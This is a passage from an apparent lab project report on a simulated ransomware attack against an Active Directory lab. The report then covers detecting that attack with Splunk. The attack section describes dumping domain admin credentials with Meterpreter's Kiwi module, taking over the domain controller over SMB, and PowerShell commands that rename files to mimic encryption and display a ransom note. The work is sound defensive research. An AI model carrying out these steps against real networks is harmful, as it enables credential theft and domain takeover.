
checking system level permissions

3. **Credential Harvesting**:
    - Retrieved Domain Admin credentials using the Kiwi module in Meterpreter due to their storage on 'User02' from a previous RDP session, exposing the risks of improper credential management.


Loading kiwi module for credential harvesting

Retrieving all the credentials stored in User02


4. **Domain Controller Compromise**:
    - Leveraged SMB exploitation with harvested credentials to gain SYSTEM-level access to the Domain Controller, a critical step in the ransomware attack chain.



Using SMB exploit for Domain Controller DC01 access




DC01 System Information



Migrating to lsass.exe and loading powershell


Loaded kiwi module for credentials harvesting

Retrieved domain controller credentials




Using PowerShell to find other users in the domain

5. **File Encryption Simulation**:
    - Renamed files in C:\Users\mark\Desktop on the Domain Controller with a .enc extension, simulating ransomware encryption of shared domain files.
        1. Powershell command used:
           Powershell_execute "Get-ChildItem -Path C:\Users\mark\Desktop -File | ForEach-Object {Rename-Item -Path $_.FullName -NewName ($_.BaseName + '.enc')}"




Before executing the command



After executing the command

```
meterpreter > powershell_execute "Start-Process notepad.exe -ArgumentList 'C:\Windows\Temp\note.txt'"
[+] Command execution completed:
```

Executed a note for victim




Victim side display


6. **Detection with Splunk**:
    - Alerts identified Meterpreter sessions, unauthorized PowerShell activity, and anomalous login patterns.

☐	2024-11-17 15:47:10 Central Standard Time	Meterpreter Session Remote	search	Real-time	Critical	Per Result	View Results | Edit Search | Delete
☐	2024-11-17 15:47:06 Central Standard Time	Meterpreter Session Remote	search	Real-time	Critical	Per Result	View Results | Edit Search | Delete
☐	2024-11-17 15:47:05 Central Standard Time	Meterpreter Session Remote	search	Real-time	Critical	Per Result	View Results | Edit Search | Delete
☐	2024-11-17 15:47:05 Central Standard Time	Meterpreter Session Remote	search	Real-time	Critical	Per Result	View Results | Edit Search | Delete
☐	2024-11-17 15:46:51 Central Standard Time	Meterpreter Session Remote	search	Real-time	Critical	Per Result	View Results | Edit Search | Delete
☐	2024-11-17 15:46:51 Central Standard Time	Meterpreter Session Remote	search	Real-time	Critical	Per Result	View Results | Edit Search | Delete


Alerts generated for meterpreter sessions along with command executions




Alert log showing PowerShell execution from MSFConsole on DC01.local.corp



Alerts generated for file renaming attempts by the attacker




Log of the Alert generated showing file renaming attempt by the attacker



Logon from unusual IP Address

- Splunk dashboard visualized login anomalies effectively correlating events in the ransomware kill chain.



Dashboard for logons on Domain Controller with respect to source network address

Analysis and Discussion

1. **Attack Effectiveness**:
    - The attack demonstrated how a single compromised machine could be used to escalate privileges, harvest credentials, and access critical systems within an AD environment.
    - Simulated ransomware behavior successfully mimicked real-world threats, emphasizing the importance of securing file-sharing directories and critical servers.

2. **Detection Efficacy**:
    - Splunk Enterprise proved effective in detecting key Indicators of Compromise (IoCs) across the attack stages.
    - Alerts and dashboards offered real-time visibility into suspicious activities, including unauthorized logins and file modifications.

3. **Challenges Encountered**:
    - Correlating events from multiple sources required significant manual effort, indicating room for improving automated detection rules.
    - Default Active Directory settings have made no room for compromise as RDP and other sensitive services are turned off by default.

4. **Key Findings**:
    - Cached credentials pose a significant security risk, especially when privileged accounts like Domain Admins are involved.
    - Real-time log aggregation and analysis are critical for early detection and mitigation of ransomware attacks.
    - Attackers' reliance on common exploits like bypassuac_fodhelper highlights the need for regular patch management and least privilege enforcement.

Conclusion

This project successfully simulated a ransomware attack within an Active Directory environment, highlighting the vulnerabilities that ransomware operators exploit and the critical role of detection tools like Splunk. By analyzing the kill chain, the project demonstrated how attackers can progress from initial compromise to domain-wide impact. The results underscore the importance of proactive monitoring, robust credential management practices, and comprehensive incident response plans. Splunk's capabilities proved essential for detecting and visualizing attack activities, providing valuable insights for improving enterprise defense strategies.

Future Work

1. **Enhancing Detection Capabilities**:
    - Develop and test advanced Splunk correlation rules to automate the identification of multi-stage attack patterns.
    - Incorporate machine learning-based anomaly detection to identify outliers in user behavior and system activity.
2. **Broader Attack Scenarios**:
    - Simulate other real ransomware variants and techniques, such as data exfiltration and double extortion, to expand the scope of detection and response mechanisms.
3. **Improved Incident Response**:
    - Implement and test automated responses (e.g., disabling compromised accounts or isolating infected machines) triggered by Splunk alerts.
4. **Integration with Threat Intelligence**:
    - Leverage external threat intelligence feeds in Splunk to enhance the detection of emerging ransomware tactics and tools.
5. **Expanding to Zero Trust Architectures**:
    - Evaluate the effectiveness of Zero Trust principles in mitigating ransomware threats, focusing on network segmentation and least privilege access.

By addressing these areas, organizations can build more resilient defenses against evolving ransomware threats.

References

1. Splunk Documentation for installation and usage.
   https://docs.splunk.com/Documentation/Splunk

2. Microsoft AD DS installation and setup
   https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview

3. Microsoft AD users and computers creation
   https://medium.com/@2004.vimald/windows-server-2019-creating-ous-groups-users-and-user-login-4503c6b9c6d4

4. IoCs for Ransomware attacks
   https://lantern.splunk.com/Security/UCE/Guided_Insights/Threat_intelligence/Monitoring_for_indicators_of_ransomware_attacks